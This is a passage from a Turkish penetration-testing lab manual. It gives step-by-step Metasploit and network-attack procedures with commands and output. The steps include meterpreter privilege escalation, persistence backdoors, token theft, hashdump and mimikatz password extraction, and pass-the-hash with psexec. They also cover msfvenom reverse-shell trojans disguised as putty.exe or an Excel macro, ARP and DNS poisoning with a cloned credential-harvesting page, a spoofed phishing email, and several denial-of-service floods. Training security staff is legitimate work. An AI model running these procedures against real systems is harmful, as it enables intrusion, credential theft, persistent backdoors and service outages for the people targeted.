
17.Adım

Hedef sistemden ekran görüntüsü almak için screenshot komutu kullanılır.

Komut: screenshot

Çıktısı:

```
meterpreter > screenshot
Screenshot saved to: /root/nLhUGppd.jpeg
```



18.Adım

Hedef sistemdeki kameraları görüntülemek için webcam_list komutu kullanılabilir. webcam_snap -i <aygıt id> komutu ile istenilen kameradan görüntü alınabilir.

19.Adım

Getsystem komutu ile yetki yükseltme işlemi yapılabilir. Yetki yükseltme işlemi başarıyla

gerçekleşirse SYSTEM yetkilerine sahip olacaktır.

Komut: getsystem

Çıktısı:


```
meterpreter > getuid  
Server username: OEMAdministrator  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

20.Adım

Dosyaların zaman bilgisini güncellemek için timestomp komutu kullanılabilir. -c parametresi ile oluşturulma zamanı, -m parametresi ile değiştirilme zamanı, -a parametresi ile erişim zamanı, -z parametresi ile oluşturulma, değiştirilme, erişim zamanları değiştirilebilir.

Komut: timestomp c:\\test.txt z "01/01/2001 11:11:11"

Çıktısı:



21.Adım

Vnc komutu ile vnc server enjeksiyonu yapılabilir. Modülü doğrudan hafızada çalıştırmak için -i parametresi kullanılabilir.

Komut: run vnc

Çıktısı:

```
meterpreter > run vnc  
[*] Creating a VNC reverse tcp stager: LHOST=192.168.170.234 LPORT=4545  
[*] Running payload handler  
[*] VNC stager executable 73802 bytes long
```


[*] Uploaded the VNC agent to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\ziUnLRnQ.exe (must be deleted manually)

[*] Executing the VNC agent with endpoint 192.168.170.234:4545...



22.Adım

Hedef sistemde kalıcı bir arkakapı bırakmak için persistence modülü kullanılabilir. -A parametresi ile ters bağlantıyı bekleyecek bir handler açılır. -L parametresi ile payloadın gönderilceği yer girilebilir. -S parametresi ile meterpreter ajanının boot sırasında system yetkileriyle çalıştırılması sağlanabilir. -i parametresiyle bağlantı istekleri arasındaki süre girilebilir. Handler için -p parametresi ile local port ve -r parametresi ile local ip girilebilir.

Komut: run persistence -A -L c:\\ -S -i 10 -p 4444 -r 192.168.170.234

Çıktısı:

```
meterpreter > run persistence -A -L c:\\ -S -i 10 -p 4444 -r 192.168.170.234
```

```
[*] Running Persistence Script
```

```
[*] Resource file for cleanup created at /root/.msf5/logs/persistence/OEM_20160212.5507/OEM_20160212.5507.rc
```

```
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.170.234 LPORT=4444
```

```
[*] Persistent agent script is 148431 bytes long
```

```
[+] Persistent Script written to c:\\BmHJRvsawnyb.vbs
```

```
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
```

```
[+] exploit/multi/handler started!
```

```
[*] Executing script c:\\BmHJRvsawnyb.vbs
```

```
[+] Agent executed with PID 436
```

```
[*] Installing as service..
```

```
[*] Creating service vVvlpOluTT
```

```
[*] Meterpreter session 2 opened (192.168.170.234:4444 -> 192.168.170.149:1066) at 2016-02-12 11:55:11 +0200
```

23.Adım

Hedef sistemdeki kullanılabilir token verilerini çalmak için incognito modülü kullanılabilir. Incognito modülünü kullanmak için "load incognito" komutu verilerek modül belleğe yüklenir.

“list_tokens -u” komutu ile kullanıcı tokenları listelenir. “list_tokens -g” komutu ile grup tokenları listelenir. Token çalmak için “impersonate_token” komutu kullanılabilir. Eski kullanıcı yetkilerine dönmek için ise “rev2self” komutu kullanılabilir.

Komut: load incognito

list_tokens -u

impersonate_token 'NT AUTHORITY\SYSTEM'

rev2self

Çıktısı:

```
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
OEM\Administrator

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token 'NT AUTHORITY\SYSTEM'
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > rev2self
meterpreter > getuid
Server username: OEM\Administrator
```

24.Adım

SAM veritabanındaki hashleri görüntülemek için hashdump komutu kullanılabilir.

Komut: hashdump

Çıktısı:

```
meterpreter > hashdump
Administrator:500:b42c04ccf43253bbaad3b435b51404ee:ebe666e1cfd412358a0977fef42c76dd:::
ASPNET:1004:51647a56eafc349a75b2f766c52996b5:a78b68d897de08fa6a5f003e5290eb75:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

25.Adım

Hedef sistemdeki oturum parolalarını açık olarak okumak için mimikatz modülü kullanılabilir. Modülü belleğe yüklemek için “load mimikatz” komutu kullanılabilir. Oturum parolalarını açık olarak görmek için “mimikatz_command -f sekurlsa::searchPasswords” komutu kullanılabilir.

Komut: load mimikatz

mimikatz_command -f sekurlsa::searchPasswords

Çıktısı:

```
meterpreter > load mimikatz
```

```
Loading extension mimikatz...success.
```

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
```

```
[0] { Administrator ; OEM ; coslat }
```

5.4: Çalınan hash ile başka bir sisteme sızma

Amaç: Çalınan hash ile aynı hashe sahip bir parolası olan sisteme sızmak

Lab Senaryosu: XP'ye sızıp hashler alınır. Alınan local admin hash'i ile windows7'ye meterpreter ajanı gönderilir.

Kullanılan işletim sistemi:

- Kali Linux
- Windows XP
- Windows 7

Kullanılan Araçlar:

- msfconsole

Adımlar:

1.Adım

Hedef sisteme payload meterpreter olarak ayarlanarak exploit gönderilir

Komut: use exploit/windows/smb/ms08_067_netapi

set payload windows/meterpreter/reverse_tcp

set rhost 192.168.170.149

set lhost 192.168.170.234

exploit

Çıktısı:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set rhost 192.168.170.149
rhost => 192.168.170.149
msf exploit(ms08_067_netapi) > set lhost 192.168.170.234
lhost => 192.168.170.234
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.170.234:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Turkish
[*] Selected Target: Windows XP SP3 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.170.149
[*] Meterpreter session 1 opened (192.168.170.234:4444 -> 192.168.170.149:1039) at 2016-02-09 11:09:47 +0200
meterpreter >
```

2.Adım

Hedef sistemdeki hashler alınır.

Komut: hashdump

Çıktısı:

```
meterpreter > hashdump  
Administrator:500:b42c04ccf43253bbaad3b435b51404ee:ebe666e1cfd412358a0977fef42c76dd::  
ASPNET:1004:51647a56eafc349a75b2f766c52996b5:a78b68d897de08fa6a5f003e5290eb75::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

3.Adım

Psexec exploiti kullanmak üzere seçilir. Gerekli parametreler doldurulur. SMBPass alanına çalınan hash yazılır.

Komut: use exploit/windows/smb/psexec

show options

msf exploit(psexec) > set rhost 192.168.170.150

msf exploit(psexec) > set smbpass

b42c04ccf43253bbaad3b435b51404ee:ebe666e1cfd412358a0977fef42c76dd

msf exploit(psexec) > set smbuser administrator

exploit

Çıktısı:

```
msf exploit(ms08_067_netapi) > use exploit/windows/smb/psexec  
msf exploit(psexec) > show options  
Module options (exploit/windows/smb/psexec):  
  
Name          Current Setting  Required  Description  
----          -  
RHOST          yes              The target address  
RPORT          445             yes       Set the SMB service port  
SERVICE_DESCRIPTION          no        Service description to to be used on target for pretty listing  
SERVICE_DISPLAY_NAME          no        The service display name  
SERVICE_NAME          no        The service name  
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a  
normal read/write folder share  
SMBDomain          .              no        The Windows domain to use for authentication  
SMBPass          no             The password for the specified username  
SMBUser          no             The username to authenticate as  
  
msf exploit(psexec) > set rhost 192.168.170.150  
rhost => 192.168.170.150  
msf exploit(psexec) > set smbpass  
b42c04ccf43253bbaad3b435b51404ee:ebe666e1cfd412358a0977fef42c76dd  
smbpass => b42c04ccf43253bbaad3b435b51404ee:ebe666e1cfd412358a0977fef42c76dd  
msf exploit(psexec) > set smbuser administrator  
smbuser => administrator  
msf exploit(psexec) > exploit
```

```
[*] Started reverse TCP handler on 192.168.170.234:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.170.150:445 as user 'Administrator'...
[*] Selecting PowerShell target
[*] 192.168.170.150:445 - Executing the payload...
[+] 192.168.170.150:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.170.150
[*] Meterpreter session 1 opened (192.168.170.234:4444 -> 192.168.170.150:50899) at 2016-02-12 16:15:55 +0200
```

meterpreter > sysinfo

```
Computer      : MORDOR
OS            : Windows 7 (Build 7600).
Architecture  : x86
System Language : tr_TR
Domain        : TESTLAB
Logged On Users : 2
Meterpreter   : x86/win32
```

5.5: Auxiliary Modülü Kullanımı

Amaç: ARP paketleri kullanarak yerel ağdaki aktif sistemleri bulmak

Lab Senaryosu: Kullanılacak auxiliary modülü seçilir. Gerekli parametreler girilir ve modül çalıştırılır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- msfconsole

Adımlar:

1.Adım

Auxiliary modülü seçilir. Gerekli parametreler doldurulur ve bilgi toplama işlemi başlatılır.

Komut: use auxiliary/scanner/discovery/arp_sweep

show options

set rhosts 192.168.170.0/24

exploit

Çıktısı:

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

Name      Current Setting  Required  Description
-----  -
INTERFACE          no          The name of the interface
RHOSTS             yes         The target address range or CIDR identifier
SHOST             no          Source IP Address
SMAC              no          Source MAC Address
THREADS    1              yes         The number of concurrent threads
TIMEOUT    5              yes         The number of seconds to wait for new data

msf auxiliary(arp_sweep) > set rhosts 192.168.170.0/24
rhosts => 192.168.170.0/24
msf auxiliary(arp_sweep) > exploit

[*] 192.168.170.2 appears to be up (VMware, Inc.).
[*] 192.168.170.149 appears to be up (VMware, Inc.).
[*] 192.168.170.150 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

6 – Virüs, Worm ve Trojanlar

6.1: Exe trojan oluřturma

Amaç: Meterpreter yerleřtirilmiř bir exe ile hedef sistemi ele geçirmek.

Lab Senaryosu: Exe oluřturulur. Hedef sisteme atılır. Exe hedef sistemde çalıřtırıldıđında hedef sisteme meterpreter ajanı yerleřtirilecektir.

Kullanılan iřletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- msfvenom

Adımlar:

1.Adım

Hedefe atılacak olan exe oluřturulur.

Komut: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.234 LPORT=4444 -e x86/shikata_ga_nai -i 3 -f exe > /root/Masaüstü/virus.exe

6.2: Bir exe'yi başka bir exe arkasına saklama

Amaç: Meterpreter yerleştirilmiş bir exe'yi başka bir exe arkasına saklamak

Lab Senaryosu: Bir exe başka bir exe'nin arkasına saklanarak oluşturulur. Hedef sisteme atılır. Exe hedef sistemde çalıştırıldığında hedef sisteme meterpreter ajanı yerleştirilecektir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- msfvenom

Adımlar:

1.Adım

Hedefe atılacak olan exe oluşturulur. -x parametresiyle ön tarafta çalışacak exe verilir.

Komut: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.234 LPORT=4444 -e x86/shikata_ga_nai -i 3 -x /root/Downloads/putty.exe -f exe -k > /root/Masaüstü/putty.exe

6.3: Excel belgesine meterpreter yerleřtirme

Amaç: Meterpreter yerleřtirilmiř bir excel belgesi ile hedef sistemi ele geçirmek.

Lab Senaryosu: Excel belgesi oluřturulur. Hedef sisteme atılır. Excel belgesindeki makro hedef sistemde çalıřtırıldıđında hedef sisteme meterpreter ajanı yerleřtirilecektir.

Kullanılan iřletim sistemi:

- Kali Linux
- Windows7

Kullanılan Araçlar:

- msfvenom
- Excel

Adımlar:

1.Adım

Bir vba meterpreter oluřturulur.

Komut: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.234 LPORT=4444 -f vba > /root/Masaüstü/excel.vba

2.Adım

Oluřturulan vba windows7 üzerine alınır. Boř bir excel belgesi açılır. Geliřtirici sekmesinden Makrolar seçilir. Makro adı girilerek yeni bir makro oluřturulur. Makro kodu olarak oluřturduđumuz vba buraya yazılır. Excel belgesi makro içerebilen excel çalıřma kitabı olarak kaydedilir. Oluřturulan excel belgesi hedef sisteme gönderilir. Hedef sistemde bu exceldeki makro çalıřtırıldıđında meterpreter ajanı sisteme yerleřmiř olacaktır.

7 – Snifferlar

7.1: Switch'lere mac flood

Amaç: Switch cihazının mac tablosunu doldurarak hub gibi davranmasını sağlamak.

Lab Senaryosu: Switch'e çok sayıda rastgele oluşturulmuş kaynak ve hedef mac adresli paket gönderilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- macof

Adımlar:

1.Adım

Hedefe belirlenen kaynak ve hedef ip adreslerinden rastgele mac'ler ile istenilen sayıda paket gönderilir. Parametreler: -s kaynak ip, -d hedef ip, -n gönderilecek paket sayısı

Komut: macof -s 192.168.170.55 -d 192.168.170.2 -n 3

7.2: CAIN ile arp zehirleme

Amaç: Hedef sistemin arp tablosunu zehirleyerek trafiği dinlemek

Lab Senaryosu: CAIN AND ABEL programı ile hedef sistemin arp tablosu zehirlenerek trafik dinlenir. Parolalar elde edilir.

Kullanılan işletim sistemi:

- Windows 7
- Windows XP

Kullanılan Araçlar:

- CAIN and ABEL


Adımlar:

1.Adım

Üstteki simgelerden start/stop sniffer'a basılır.


2.Adım

Sniffer tabında boş bir yere tıklanıp, scan mac adres seçeneği seçilir. Mac adreslerini öğrenmek istediğimiz subnet seçilir.




3.Adım

Aşağıdaki arp tabına tıklanır. Bu tabıyken yukarıdan mavi + butonuna basılır. Arp zehirlenmesi yapılmak istenilen ip'ler seçilir.



4.Adım

Password's tabından tespit edilen parolalar görüntülenebilir.



7.3: Ettercap ile arp zehirleme

Amaç: Hedef sistemin arp tablosunu zehirleyerek trafiği dinlemek

Lab Senaryosu: Ettercap programı ile hedef sistemin arp tablosu zehirlenerek trafik dinlenir. Parolalar elde edilir.

Kullanılan işletim sistemi:

- Kali Linux
- Windows 7

Kullanılan Araçlar:

- Ettercap

Adımlar:

1.Adım

Ettercap -G komutu ile ettercap'in grafiksel arayüzü açılır.

Komut: Ettercap -G

2.Adım

Sniff altından unified sniffing seçilir. Zehirleme yapılacak interface seçilir.

3.Adım


Hosts altından scans for host seçilir. Bu aşdaki diğer cihazları tarayacaktır. Yine host altından host list seçilerek, bulunan cihazlar listelebilir. Zehirlenmek istenilen cihaz seçilir ve add to target 1'e basılır. Zehirlenmek istenilen diğer cihaz seçilerek add to target 2 'ye basılır.

4.Adım

Mitm sekmesi altından arp poisoning seçilir. Çift yönlü zehirleme için 'Sniff remote connections', tek yönlü zehirleme için 'Only poison one-way' seçilir. Zehirleme işlemi başlatılmış olur.

5.Adım

Start altından start sniffing seçilerek sniffing işlemi başlatılır.



7.4: DNS Zehirleme

Amaç: Hedef sistemi zehirleyerek dns isteklerine cevap vermek

Lab Senaryosu: Hedef sisteme arp zehirlenmesi yapılır. DNS isteklerine cevaplar dönerek kurban sahte sayfaya yönlendirilir.

Kullanılan işletim sistemi:

- Kali Linux
- Windows 7

Kullanılan Araçlar:

- Ettercap
- Setoolkit

Adımlar:

1.Adım

/etc/ettercap/etter.dns dosyası açılır.

Komut: nano /etc/ettercap/etter.dns

2.Adım

Bu dosyaya dns kaydı girilir. Dns kaydı olarak sahte sayfanın bulunduğu ip adresi verilmelidir.

3.Adım

Sahte sayfa hazırlamak için setoolkit aracı açılır.

Komut: setoolkit

4.Adım

Sırasıyla; 1) Social-Engineering Attacks, 2) Website Attack Vectors, 3) Credential Harvester Attack Method, 2) Site Cloner seçilir. POST back değeri olarak kalinin ip'si yazılır. Clone alanına ise kopyalanacak websitesi yazılır.

5.Adım

Apache web sunucusu çalıştırılır.

Komut: service apache2 start

6.Adım

Lab 8.3'te örneklenen şekilde arp zehirlenmesi yapılır. Fakat dns zehirlenmesi için plugins menüsünden dns_spoof'ta işaretlenir.

7.Adım

Hedef sistemin sahte sayfada yaptığı post vb işlemler var ise “/var/www/html” altından görüntülenebilir.

7.5: Network miner

Amaç: Hedef sistemi zehirledikten sonra tüm trafiğini kaydederek analizini yapmak

Lab Senaryosu: Hedef sisteme arp zehirlenmesi yapılır. Hedef sistemin trafiği kayıt altına alınıp incelenir.

Kullanılan işletim sistemi:

- Kali Linux
- Windows 7

Kullanılan Araçlar:

- Ettercap
- tcpdump
- wireshark

Adımlar:

1.Adım

Hedef sisteme arp zehirlenmesi yapılır.

2.Adım

Hedef sisteme ait trafik kayıt edilir.

Komut: tcpdump -i [interface] host [hedef ip] -w [kayıt ismi]

3.Adım

Kaydedilen dosya wireshark ile açılır. Burada hedef sistemin tüm trafiği görülecektir.

4.Adım

HTTP objeleri File menüsü altındaki export objects bölümünden export edilebilir.

8 – Sosyal Mühendislik

8.1: Phishing Saldırısı

Amaç: Hedefteki kullanıcıları sahte sayfada login olmaya zorlamak

Lab Senaryosu: Hedef servise yönelik sahte bir login sayfası yada virüslü bir dosya hazırlanır. Emkei.cz websitesinden hazırlanan sayfayı içeren e-posta önemli birinden geliyormuş gibi gönderilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- firefox

Adımlar:

1.Adım

Hedef servise yönelik sahte bir login sayfası yada virüslü bir dosya hazırlanır.

2.Adım

<https://emkei.cz/> sayfasına gidilir. Hazırlanan bağlantıyı içeren e-posta önemli birinden geliyormuş gibi hedef kullanıcılara gönderilir.

Free online fake mailer with attachments, encryption,
HTML editor and advanced settings...

From Name:	<input type="text" value="admin"/>
From E-mail:	<input type="text" value="admin@bg-tek.net"/>
To:	<input type="text" value="herhangibiri@bg-tek.net"/>
Subject:	<input type="text" value="Acil"/>
Attachment:	<input type="button" value="Dosya Seç"/> Dosya seçilmedi <input type="button" value="Attach another file"/> <input type="button" value="Advanced Settings"/>
Content-Type:	<input checked="" type="radio"/> text/plain <input type="radio"/> text/html <input type="checkbox"/> Editor
Text:	<input http:="" login"="" sahtewebsitesi="" type="text" value="İyi günler,

Aşağıdaki bağlantıdan tüm personelin parolasını
değiştirmesi gerekmektedir.

 http://sahtewebsitesi/login Bilgi İşlem"/>

9 – DOS

9.1: Smurf Saldırısı

Amaç: Hedef sisteme çok sayıda paket göndererek servis dışı bırakmak

Lab Senaryosu: Broadcast adresine saldırı yapılmak istenilen ip'den geliyormuş gibi çok sayıda ping paketi gönderilir. Broadcast pingine cevap veren sistemler cevabı saldırmak istediğimiz sisteme dönecektir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- hping3

Adımlar:

1.Adım

Broadcast adresine saldırı yapılmak istenilen ip'den geliyormuş gibi ping paketleri gönderilir. Hping3'te -1 icmp paketi göndermeye, -a ip spoofing'e yarar. Flood ise mümkün olduğu kadar paket göndermek için kullanılır.

Komut: hping3 -1 -a [hedef-ip] [broadcast-ip] –flood

9.2: Ping Of Death Saldırısı

Amaç: Hedef sisteme büyük boyutta ping paketleri göndererek servis dışı bırakmak

Lab Senaryosu: Hedef sisteme büyük boyutta paketler gönderilir. Bu paketlere aynı boyutta paketler ile cevap vermeye çalışan sistemler bir süre sonra gerçek kullanıcılara cevap veremez hale gelir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- ping

Adımlar:

1.Adım

Hedef sisteme büyük boyutta icmp paketleri gönderilir. -f parametresi çok sayıda paket göndermeye, -s parametresi ise paket boyutu belirtmeye yarar.

Komut: ping 192.168.170.150 -f -s 65000

9.3: Bellek Taşıma Saldırısı

Amaç: Hedef sisteme gönderilen exploit ile belleği taşıyıp sistemi servis dışı bırakmak

Lab Senaryosu: Metasploit framework'e girilir. Bellek taşıma saldırısı için uygun exploit seçilir. Gerekli parametreler doldurulup gönderilir.

Kullanılan işletim sistemi:

- Kali Linux
- Windows 2008

Kullanılan Araçlar:

- msfconsole

Adımlar:

1.Adım

Metasploit framework açılır. Rdp portu açık olarak tespit edilen Windows 2008 için uygun exploit seçilir.

Komut: use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

2.Adım

Rhost ve rport parametreleri doldurularak saldırı gerçekleştirilir. Saldırının başarılı olması durumunda hedef sistem mavi ekran verecektir.

9.4: DHCP Starvation

